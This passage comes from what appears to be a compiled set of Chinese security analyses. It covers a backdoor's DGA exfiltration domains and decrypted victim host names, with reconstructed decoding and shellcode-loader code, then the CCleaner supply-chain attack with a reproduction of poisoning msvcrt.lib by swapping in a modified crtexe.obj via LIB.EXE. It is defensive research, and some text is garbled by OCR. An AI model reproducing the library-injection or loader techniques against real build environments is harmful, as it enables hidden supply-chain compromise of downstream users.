14 sajajlyoogrmkj1hrgpc11wanowlvajdkftfjcxlyokpmancxmnpkrnwxd1.pqjnholroqctarosbtpq.nylalobghyhirgh.com
15 sajajlyoogrmk1kjqgxdxbxiymw1vajdkctckcwgvjmjkjbpivjmgmc.udvnyamjmmj1moxhvaphjencqasmmbsfv.nylalobghyhirgh.com
sajajlyoogrmkpmnmixivemirmw1vajdkctcjpymyj1fmoqjyaq.plmtfvduaplkilcogrcpbv.nylalobghyhirgh.com
```

解密出的一些上传的数据：

◆yROOD♦♦♦T♦♦♦ ◆JWinXp-52Pojie-2 localdomain Admin↓
◆yROOD♦♦♦Z↓
◆ ◆JBZD21897 kingsoft.cn XIEXIAOLI1 ↓
◆yROOD♦♦♦q♦ ◆ ◆↓
ThinkPad-S5 daihu ↓
◆yROOD♦:!a♦r^L ◆ ◆↓
SunYanzhou-PC leichen ↓
◆yROOD♦♦{DV^J ◆ ◆-down1 admin ↓
◆yROOD♦♦♦q♦ ◆ ◆↓
ThinkPad-S5 daihu ↓
◆yROOD♦♦♦q♦ ◆ ◆↓
ThinkPad-S5 daihu ↓
◆yROOD♦^I0 ◆ ◆↓
Jeff Administrator ↓
◆yROOD♦♦♦<♦ ◆ ◆↓
PC-20160415WTDY Administrator ↓
◆yROOD♦eq^L♦ ◆ ◆↓
DESKTOP-4M3NPFE C♦♦ ↓
◆yROOD♦*:~_M ◆ ◆↓
DESKTOP-4M3NPFE C♦♦ ↓
◆yROOD♦,-♦♦♦ ◆ ◆↓
heimi-wuyuantao wuyuantao ↓
◆yROOD♦:!a♦r^L ◆ ◆↓
SunYanzhou-PC leichen ↓
◆yROOD♦g♦♦♦ ◆ ◆↓
DESKTOP-4M3NPFE C♦♦ ↓
◆yROOD♦♦♦q♦ ◆ ◆↓
ThinkPad-S5 daihu ↓

安全客 (bobao.360.cn)

实现的解码代码如下 `</>` :

```
int sub_1C3E(int a1, unsigned char* a2, int a3, int a4)
{
    char v4; // cl@1
    int v5; // esi@1
    unsigned char* v6; // edi@2
    byte v7[1024] = {0}; // eax@11
    char v8; // dl@11
```

```
int v10; // [sp+4h] [bp-10h]@1
int v11; // [sp+8h] [bp-Ch]@1
int v12; // [sp+Ch] [bp-8h]@1
int v13; // [sp+10h] [bp-4h]@1
v4 = 0;
v5 = 0;
v10 = a1;
v11 = a1;
v12 = a1;
v13 = a1;
int i = 0;
if ( a3 > 0 )
{
v6 = a2 - a4;
do
{
if ( v5 & 3 )
{
switch ( v5 & 3 )
{
case 1:
v11 = 0xBFD7681A - 0x7DB1F70F * v11;
v4 = (*((byte *)&v11 + 2) ^ (*((byte *)&v11 + 1)
+ (*((byte *)&v11) ^ v4)))
- *((byte *)&v11 + 3);
//v7 = (byte *)(v5 + a4);
v8 = v4 ^ *(byte *)(v6 + v5++ + a4);
v7[i] = v8;
i++;
break;
case 2:
v12 = 0xE03A30FA - 0x3035D0D6 * v12;
v4 = (*((byte *)&v12 + 2) ^ (*((byte *)&v12 + 1)
+ (*((byte *)&v12) ^ v4)))
- *((byte *)&v12 + 3);
//v7 = (byte *)(v5 + a4);
v8 = v4 ^ *(byte *)(v6 + v5++ + a4);
```

```
v7[i] = v8;
i++;
break;
case 3:
v13 = 0xB1BF5581 - 0x11C208F * v13;
v4 = (*((byte *)&v13 + 2) ^ (*((byte *)&v13 + 1)
+ (*((byte *)&v13) ^ v4)))
- *((byte *)&v13 + 3);
//v7 = (byte*)(v5 + a4);
v8 = v4 ^ *(byte*)(v6 + v5++ + a4);
v7[i] = v8;
i++;
break;
}
}
else
{
v10 = 0x9F248E8A - 0x2F8FCE7E * v10;
v4 = (*((byte *)&v10 + 2) ^ (*((byte *)&v10 + 1)
+ (*((byte *)&v10) ^ v4)))
- *((byte *)&v10 + 3);
//v7 = (byte*)(v5 + a4);
v8 = v4 ^ *(byte*)(v6 + v5++ + a4);
v7[i] = v8;
i++;
}
}
while ( v5 < a3 );
printf("Last Step Decode : %s", (char*)v7);
}
return 0;
}
int _tmain(int argc, _TCHAR* argv[])
{
unsigned char szText[117] =
"ajajlyoogrmkdmnndtgphpojmwlvajdkbtephetcqopnkkthlplovvardopqfleonrgqntmresctokkxcnfvexhjpnpwepgnj
ubrbrbsenhxbkmy";
```

```
unsigned char szXXX[58] = {0};  
for (int i=0; i<57; i++)  
{  
    unsigned char One = szText[2*i] - 'a';  
    unsigned char Two = szText[2*i+1] - 'j';  
    printf("%d, %d\r\n", One, Two);  
    unsigned char Total = One+Two*16;  
    szXXX[i] = Total;  
}  
printf("First Step Decode : %s", (char*)szXXX);  
sub_1C3E(0, szXXX, 56, 0); //算法 1  
return 0;  
}
```

ShellCode 的处理

本次后门多次解出 ShellCode 的过程都是用的同一套模版代码。经过分析发现 PE 的一些基本信息还是保留了的，ShellCode 解码用到的结构整理如下 [🔗](#)：

```
struct ShellContext  
{  
    u32 dwShellKey;//用于解密重定位表以及输入表的数据  
    u32 HeadCheck;//和 dwShellKey 异或用来校验 Key 是否合法  
    u32 SizeOfImage;//Image 大小  
    u32 ModBase;//默认基地址  
    u32 RelocTable;//重定位表偏移  
    u32 RelocSize;//重定位表大小  
    u32 ImportTable;//输入表偏移  
    u32 ImportSize;//输入表大小  
    u32 OEP;//OEP 地址  
    u16 Magic;//010b 为 pe32  
    u8 MajorVer;//链接器版本  
    u8 MinorVer;//  
    u32 NumberOfSections;//节表数  
    u32 timeStamp;//时间戳  
    SectionDescsecArray[1]; //节表描述数组  
};
```

下面介绍下 ShellCode 的加载过程，在调用 Loader 之前先将 ShellCode 起始地址以及大小入栈。



```
bufShellcode: ; DATA XREF: CallShellCode+22↑
    mov    ecx, [esp+4]
    push   ebp
    mov    ebp, esp
    sub    esp, 400h
    push   ecx
    push   0CDCFh      ; size
    call   CallLoader

;
3+ShellCode  dd 0EFC4A530Ah      ; HeadCheck1
3+          dd 93FF8AA9h      ; HeadCheck2
3+          dd 11000h        ; SizeOfImage
1+          dd 10000000h      ; ModBase
3+          dd 10000h        ; RelocTable
3+          dd 1F8h          ; RelocSize
3+          dd 00420h        ; TransientTable
```

然后进入 Loader 部分处理流程：

- 1) 从 PEB 里找到 Kernel 模块 , 从中找到 LoadLibrary , GetProcAddress , VirtualAlloc 以及 Sleep , 以备后续过程使用。
- 2) 接着利用 ShellCode 中的 SizeOfImage 去分配内存。

```
        mov    eax, [edi+ShellContext.SizeOfImage]
        push   40h ; '@'
        push   1000h
        add    eax, 4000h
        push   eax
        xor    esi, esi
        push   esi
        call   [ebp+VirtualAlloc]
        mov    ebx, eax
```

3) 往分配的内存头部填充垃圾数据 , 一直填充到代码段开始。

```
FillJunkData: ; CODE XREF: Loader+1BD↓j
    mov    [eax+ebx], cl
    mov    edx, ecx
    shr    edx, 10h
    shl    ecx, 10h
    inc    eax
    lea    ecx, [edx+ecx-402897E6h]
    cmp    eax, [edi+ShellContext.CodeBase]
    jl     short FillJunkData
```

- 4) 根据结构里保存的节表信息 , 依次填充到分配的内存。
- 5) 如果结构里重定位信息不为空 , 则使用 dwShellKey 去解密重定位数据并利用重定位数据去修正内存的数据。处理完之后把重定位数据清零。

解密重定位数据的算法还原如下



```
u16 *pBuf = NULL;
u32 uTotalSize = 0;
u32 dwKey = pShell->dwShellKey;
RelocItem *pItem = (RelocItem *) (imageBuff + pShell->RelocTable);
while (uTotalSize < pShell->RelocSize)
{
    pItem = (RelocItem *) (u8 *)pItem + pItem->rSize;
    dwKey = ((dwKey >> 0x10) + tmp) | (dwKey << 0x10);
    uTotalSize += pItem->rSize;
    pItem = (RelocItem *) (u8 *)pItem + pItem->rSize;
}
```

6) 如果输入表信息不为空，接着使用重定位处理用的 dwShellKey 去解密输入表对应的字符串信息，如果是 ordinal 方式的则不做处理。使用解密了的 DLL 名以及 API 名获取到 API 地址后，并不直接填充，而是先把地址做求补操作后，生成一个小的 stub 再填进去。

最后再把输入表用到的数据清零。

解密输入表的流程还原如下：

```
u32 DecodeIATString(u32 key, u8 *buf)
{
    /* ... */

    u32 dwKey = key;
    int i = 0;
    while (1)
    {
        char tmp = buf[i];
        buf[i] = tmp ^ dwKey;

        dwKey = ((dwKey >> 0x8) + (int)tmp) | (dwKey << 0x10);
        if (buf[i++] == 0)
            break;
    }

    return dwKey;
}
```




```
while (utotalIatSize < pShell->ImportSize)
{
    if (pIat->Name)
    {
        pStr = imageBuff + pIat->Name;
        dwKey = DecodeIATString(dwKey, pStr);
        if (pIat->FirstThunk)
        {
            pDwApiList = (u32 *) (imageBuff + pIat->FirstThunk);
            while (pDwApiList && *pDwApiList && !(0x80000000 & *pDwApiList))
            {
                dwKey = DecodeIATString(dwKey, imageBuff + *pDwApiList + 2);
                pDwApiList++;
            }
        }
        pIat++;
        utotalIatSize += sizeof(IMAGE_IMPORT_DESCRIPTOR);
    }
}
```

7) 跳到入口处执行，并设置 fdwReason 为 1。

```
        mov    edi, [edi+ShellContext.OEP]
        push   esi
        push   1           ; fdwReason
        add    edi, ebx
        push   ebx
        call   edi         ; jmp to OEP
        test   eax, eax
        ...
```

根据保留的结构可以大致还原出本来模块文件。

Plugin_Config	dll	24 KB	17/08/17 21:27	-a--
Plugin_Dns	dll	28 KB	17/08/17 21:26	-a--
Plugin_Install	dll	24 KB	17/08/17 21:26	-a--
Plugin_Online	dll	36 KB	17/08/17 21:27	-a--
Plugin_Plugins	dll	24 KB	17/08/17 21:26	-a--
Plugin_Root	dll	68 KB	17/08/18 10:55	-a--



深入分析 CCleaner 后门代码-编译环境污染供应链攻击案例

作者：360 天眼实验室

原文地址：【安全客】<http://bobao.360.cn/learning/detail/4478.html>

综述

2017年9月18日，Piriform 官方发布安全公告，公告称该公司开发的 CCleaner version 5.33.6162 和 CCleaner Cloud version 1.07.3191 中的 32 位应用程序被植入了恶意代码。被植入后门代码的软件版本被公开下载了一个月左右，导致百万级别的用户受到影响，泄露机器相关的敏感信息甚至极少数被执行了更多的恶意代码。

CCleaner 是独立的软件工作室 Piriform 开发的系统优化和隐私保护工具，目前已经被防病毒厂商 Avast 收购，主要用来清除 Windows 系统不再使用的垃圾文件，以腾出更多硬盘空间，它的另一大功能是清除使用者的上网记录。自从 2004 年 2 月发布以来，CCleaner 的用户数目迅速增长而且很快成为使用量第一的系统垃圾清理及隐私保护软件。而正是这样一款隐私保护软件却被爆出在官方发布的版本中被植入恶意代码，且该恶意代码具备执行任意代码的功能。

这是继 Xshell 被植入后门代码事件后，又一起严重的软件供应链攻击活动。360 威胁情报中心通过对相关的技术细节的进一步分析，推测这是一个少见的基于编译环境污染的软件供应链攻击，值得分享出来给安全社区讨论。

后门技术细节分析

恶意代码功能

被植入了恶意代码的 CCleaner 版本主要具备如下恶意功能：

1. 攻击者在 CRT 初始化函数 `_scrt_get_dyn_tls_init_callback()` 中插入了一个函数调用，并将此函数调用指向执行另一段恶意代码。
2. 收集主机信息（主机名、已安装软件列表、进程列表和网卡信息等）加密编码后通过 HTTPS 协议的 POST 请求尝试发送到远程 IP 216.126.225.148:443，且伪造 HTTP 头的 HOST 字段为：`speccy.piriform.com`，并下载执行第二阶段的恶意代码。
3. 若 IP 失效，则根据月份生成 DGA 域名，并再次尝试发送同样的信息，如果成功则下载执行第二阶段的恶意代码。

植入方式推测

根据360威胁情报中心的分析，此次事件极有可能是攻击者入侵开发人员机器后污染开发环境中的CRT静态库函数造成的，导致的后果为在该开发环境中开发的程序都有可能被自动植入恶意代码，相应的证据和推论如下：

1. 被植入的代码位于用户代码 main 函数之前

```
.text:004D4D1E ;  
.text:004D4D1E  
.text:004D4D1E loc_4D4D1E: ; CODE XREF: start-12A↑j  
.text:004D4D1E     mov     bl, cl  
.text:004D4D20     mov     [ebp-19h], bl  
.text:004D4D23  
.text:004D4D23 loc_4D4D23: ; CODE XREF: start-E1↑j  
.text:004D4D23     push    dword ptr [ebp-24h]  
.text:004D4D26     call    sub_4D473B  
.text:004D4D28     pop     ecx  
.text:004D4D2C     call    sub_4010CD ; 内部调用被植入恶意代码  
.text:004D4D31     mov     esi, eax  
.text:004D4D33     xor     edi, edi  
.text:004D4D35     cmp     [esi], edi  
.text:004D4D37     jz      short loc_4D4D53  
.text:004D4D39     push    esi  
.text:004D4D3A     call    sub_4D46B1  
安全客 ( bobao.360.cn )
```

main函数之前的绿色代码块为编译器引入的CRT代码，这部分代码非用户编写的代码。

2. 植入的恶意代码调用过程

```
.text:004D4D23     push    dword ptr [ebp-24h]  
.text:004D4D26     call    sub_4D473B  
.text:004D4D28     pop     ecx  
.text:004D4D2C     call    sub_4010CD ; 内部调用被植入恶意代码  
.text:004D4D2C sub_4010CD proc near ; CODE XREF: start-D1↑p  
.text:004D4D2C     call    sub_40102C ; 被植入的恶意call调用  
.text:004D4D2D     mov     eax, offset unk_A8D4BC  
.text:004D4D2F     retn  
.text:004D4D2F sub_4010CD endp  
安全客 ( bobao.360.cn )
```

可以看到CRT代码 sub_4010CD 内部被插入了一个恶意 call 调用。

3. 被植入恶意代码的 CRT 代码源码调用过程

通过分析，我们发现使用VS2015编译的Release版本程序的CRT反汇编代码与本次分析的代码一致，调用过程为：

```
_mainCRTStartup --> __scrt_common_main_seh -->  
__scrt_get_dyn_tls_dtor_callback --> Malicious call
```

4. CCleaner 中被修改的 __scrt_get_dyn_tls_init_callback() 和源码对比

被植入前

```
public __scrt_get_dyn_tls_init_callback
__scrt_get_dyn_tls_init_callback proc near
    mov    eax, offset __dyn_tls_init_callback
    retn
__scrt_get_dyn_tls_init_callback endp
```

安全客 (bobao.360.cn)

被植入后

```
sub_4010CD proc near
    call    sub_40102C          ; CODE XREF: start-D1↓p
    mov    eax, offset __dyn_tls_init_callback
    retn
sub_4010CD endp
```

安全客 (bobao.360.cn)

基于以上的证据，可以确定的是攻击者是向 `__scrt_get_dyn_tls_init_callback()` 中植入恶意源代码并重新编译成 OBJ 文件再替换了开发环境中的静态链接库中对应的 OBJ 文件，促使每次编译 EXE 的过程中，都会被编译器通过被污染的恶意的 LIB/OBJ 文件自动链接进恶意代码，最终感染编译生成的可执行文件。

`__scrt_get_dyn_tls_init_callback()` 函数位于源代码文件 `dyn_tls_init.c` 中。

攻击技术重现验证

编译环境的攻击面

通过分析发现，如果要向程序 CRT 代码中植入恶意代码，最好的方式就是攻击编译过程中引入的 CRT 静态链接库文件，方法有如下三种：

1. 修改 CRT 库文件源码，重新编译并替换编译环境中的 CRT 静态库文件（LIB）
2. 修改 CRT 库文件中某个 OBJ 文件对应的 C 源码，重新编译并替换 LIB 中对应的 OBJ 文件。
3. 修改 CRT 库文件中某个 OBJ 文件的二进制代码，并替换 LIB 中对应的 OBJ 文件。

CRT 运行时库

C 运行时库函数的主要功能为进行程序初始化，对全局变量进行赋初值，加载用户程序的入口函数等。

定位 CRT 源代码




我们以 VS2008 为例，编写一个功能简单的 main 函数如下：

```
#include "stdafx.h"


int main(int argc, _TCHAR* argv[])
{
    printf("%d\n", 1);
    return 0;
}
```

安全客 (bobao.360.cn)

在 main 函数结尾处设置断点，使用 /MD 编译选项编译调试运行



切换到反汇编代码并执行到 main 函数返回：



返回后查阅源码可以看到对应的 CRT 源代码为：crtexe.c

```
Address: _tmainCRTStartup(void)
0135101B rep ret
failure:
    jmp __report_gsfailure
0135101D jmp __report_gsfailure (13512CEh)
--- f:\dd\vctools\crt_bld\self_x86\crt\src\crtexe.c -----
*pre_cpp_init(void)
*
*Purpose:
*      The code in mainCRTStartup that was executed after C initializers and
*      before C++ initializers is shifted in this function. Also this function
*      is the first thing that is executed in C++ init section.
*
*Entry:
*
*Exit:
*
*****安全客 (bobao.360.cn)*****
```

源代码路径  :

D:\Program Files (x86)\Microsoft Visual Studio 9.0\VC\crt\src\crtexe.c

定位 CRT 静态链接库

参考 MSDN 我们知道，在 VS2008 中，使用 /MD 编译选项编译 Release 版本的程序引用的 CRT 静态库为 msvcrt.lib，文件路径为  :

D:\Program Files (x86)\Microsoft Visual Studio 9.0\VC\lib\msvcrt.lib

LIB/OBJ 文件介绍

以 VS2008 中的 msvcrt.lib 为例

LIB

这里介绍静态库 LIB 文件，是指编译器链接生成后供第三方程序静态链接调用的库文件，其实是单个或多个 OBJ 通过 AR 压缩打包后的文件，内部包含 OBJ 文件以及打包路径信息，比如 msvcrt.lib 文件解压后得到的部分 OBJ 文件路径如下：

► msvcrt ► f_ ► dd ► vctools ► crt_bld ► SELF_X86 ► crt ► src ► build ► INTEL ► dll_obj


名称	类型	大小
crtexe.obj	Object File	29 KB
crtexew.obj	Object File	30 KB
delaopnt.obj	Object File	12 KB
delopnt.obj	Object File	12 KB
dll_argv.obj	Object File	11 KB
dllargv.obj	Object File	11 KB
dllmain.obj	Object File	11 KB

安全客 (bobao.360.cn)



可以看到，msvcrt.lib 解压后确实也有 CRT 对应的 OBJ 文件：crtexe.obj 等 OBJ

源代码编译后的 COFF 格式的二进制文件，包含汇编代码信息、符号信息等等，编译器最终会将需要使用的 OBJ 链接生成 PE 文件，crtexe.obj 文件格式如下：



攻击 CRT 运行时库

了解了 CRT 运行时库的编译链接原理，我们可以知道，使用 /MD 编译选项编译的 main 函数前的 C 运行时库函数在静态链接过程中是使用的 msvcrt.lib 中的 crtexe.obj 等进行编译链接的，并且源代码中定义不同的 main 函数名称，编译器会链接 msvcrt.lib 中不同的 OBJ 文件，列举部分如下表所示：

main 函数名称	对应的 OBJ 文件	说明
main()	crtexe.obj	the startup routine for console apps
_tmain()	wcrtexe.obj	the startup routine for console apps with wide chars
WinMain()	crtexew.obj	the startup routine for Windows apps
wWinMain()	wcrtexe.obj	the startup routine for Windows apps with wide chars

修改 crtexe.obj

我们以 VS2008 中编译 main() 函数为例，如果修改 msvcrt.lib 中的 crtexe.obj 的二进制代码，比如修改源码并重编译 crtexe.c 或者直接修改 crtexe.obj，再将编译/修改后的 crtexe.obj 替换 msvcrt.lib 中对应的 OBJ，最后将 VS2008 中的 msvcrt.lib 替换，那么使用 /MD 编译选项编译的所有带有 main() 函数的 EXE 程序都会使用攻击者的 crtexe.obj 编译链接，最终植入任意代码。

为展示试验效果，我们通过修改 crtexe.obj 中 main 函数调用前的两个字节为 0xCC，试验效果将展示编译的所有 EXE 程序 main 调用前都会有两条 int3 指令：



```
.text:0000016B loc_16B: ; CODE XREF: .text:00000150↑j
.text:0000016B
.text:0000016B             mov     eax, ds:_envp
.text:0000016B             mov     ecx, dword ptr ds:_imp___initenv
.text:00000170             ; -----
.text:00000176             db 2 dup(0CCh)
.text:00000178             ; -----
.text:00000178             push    ds:_envp
.text:0000017E             push    ds:_argv
.text:00000184             push    ds:_argc
.text:0000018A             call    _main
安全客 ( bobao.360.cn )
```

crcexe.obj 在 msrvct.lib 中的路径 [»](#) :

```
f:\dd\vctools\crt_bld\SELF_X86\crt\src\build\INTEL\ dll_obj\crcexe.obj
```

替换 msrvct.lib 中的 crcexe.obj

替换 msrvct.lib 中的 OBJ 文件需要两步，这里直接给出方法：

1. 移除 msrvct.lib 中的 OBJ 文件

使用 VS 自带的 LIB.EXE 移除 crcexe.obj [»](#) :

```
lib /REMOVE: f:\dd\vctools\crt_bld\SELF_X86\crt\src\build\INTEL\ dll_obj\crcexe.obj msrvct.lib
```

2. 向 msrvct.lib 中插入修改后的 crcexe.obj 文件

使用 VS 自带的 LIB.EXE 插入污染后的 crcexe.obj [»](#) :

```
lib msrvct.lib f:\dd\vctools\crt_bld\SELF_X86\crt\src\build\INTEL\ dll_obj\crcexe.obj
```

编译过程自动植入恶意代码

将替换了 crcexe.obj 的 msrvct.lib 覆盖 VS 编译器中的 msrvct.lib [»](#) :

```
D:\Program Files (x86)\Microsoft Visual Studio 9.0\VC\lib\msrvct.lib
```

重新编译执行我们的测试程序，可以看到在 main 函数执行前的两条插入的 int3 指令：



```
Address: _tmainCRTStartup(void)
    ? StartupInfo. wShowWindow
      : SW_SHOWDEFAULT
  );
#else /* _WINMAIN_ */

#endif WPRFLAG
    _winitenv = envp;
    mainret = wmain(argc, argv, envp);
#else /* WPRFLAG */
    _initenv = envp;
00E61158  mov        eax, dword ptr [envp (0E6301Ch)]
00E6115D  mov        ecx, dword ptr [_imp__initenv (0E62080h)]
00E61163  int        3
00E61164  int        3
    mainret = main(argc, argv, envp);
00E61165  push       dword ptr [envp (0E6301Ch)]
00E6116B  push       dword ptr [argv (0E63020h)]
00E61171  push       dword ptr [argc (0E63018h)]
00E61177  call       main (0E61000h)
00E6117C  add        esp, 0Ch
00E6117F  mov        dword ptr [mainret (0E63030h)], eax 安全客 (bobao.360.cn)
#endif /* WPRFLAG */

```

结论与思考

2017年9月初360威胁情报中心发布了《供应链来源攻击分析报告》，总结了近几年来的多起知名的供应链攻击案例，发现大多数的供应链攻击渠道为软件捆绑。通过污染软件的编译环境的案例不多，最出名的就是2015年影响面巨大的Xcode开发工具恶意代码植入事件，从当前的分析来看，CCleaner也极有可能是定向性的编译环境污染供应链攻击。以下是一些相关的技术结论：

1. 针对LIB文件攻击方式可以通过重编译源码或者修改OBJ二进制代码这两种方式实现。
2. 修改OBJ二进制代码实现对LIB文件的代码注入不同于修改源码，此方法理论上可用于注入任何静态链接库LIB。
3. 只需按照OBJ文件格式规范即可注入任意代码(shellcode)，比如在OBJ中新增/扩大节，填充shellcode并跳转执行。
4. 此攻击方法可以在用户代码执行前(CRT)、执行中(调用库函数)、甚至执行结束后执行植入的恶意代码，并且由于恶意代码并不存在于编写的源代码中，所以很难被开发人员发现。
5. 攻击者完全可以植入某个深层次调用的开发环境下的静态库文件，以达到感染大部分开发程序并持久化隐藏的目的。

6. 使用源代码安全审查的方式无法发现这类攻击

由于这类定向的开发环境污染攻击的隐蔽性及影响目标的广泛性，攻击者有可能影响 CCleaner 以外的其他软件，我们有可能看到攻击者造成的其他供应链污染事件。

参考链接

[https://msdn.microsoft.com/en-us/library/abx4dbyh\(v=vs.90\).aspx](https://msdn.microsoft.com/en-us/library/abx4dbyh(v=vs.90).aspx)

欢迎对本篇文章感兴趣的同学扫描 360 天眼实验室公众号二维码，一起交流学习



360 威胁情报中心

Chrome 插件 : User-Agent Switcher 恶意代码分析报告

作者 : 360CERT

原文地址 : 【安全客】 <http://bobao.360.cn/learning/detail/4456.html>

背景介绍

2017年9月9日,在v2ex论坛有用户表示Chrome中名为User-Agent Switcher的扩展可能存在未授权侵犯用户隐私的恶意行为。因为用户量大,此事引起了广泛关注,360CERT在第一时间对插件进行了分析,并发布了预警

<https://cert.360.cn/warning/detail?id=866e27f5a3dd221b506a9bb99e817889>

行为概述

360CERT经过跟踪分析,确认该插件将恶意代码隐写在正常图片中绕过Google Chrome市场的安全检查,并在没有征得用户同意的情况下,主动记录并上传用户的网页浏览地址并通过广告推广获利。

攻击面影响

影响面


经过360CERT研判后确认,漏洞风险等级高,影响范围广。

影响版本

Version 1.8.26

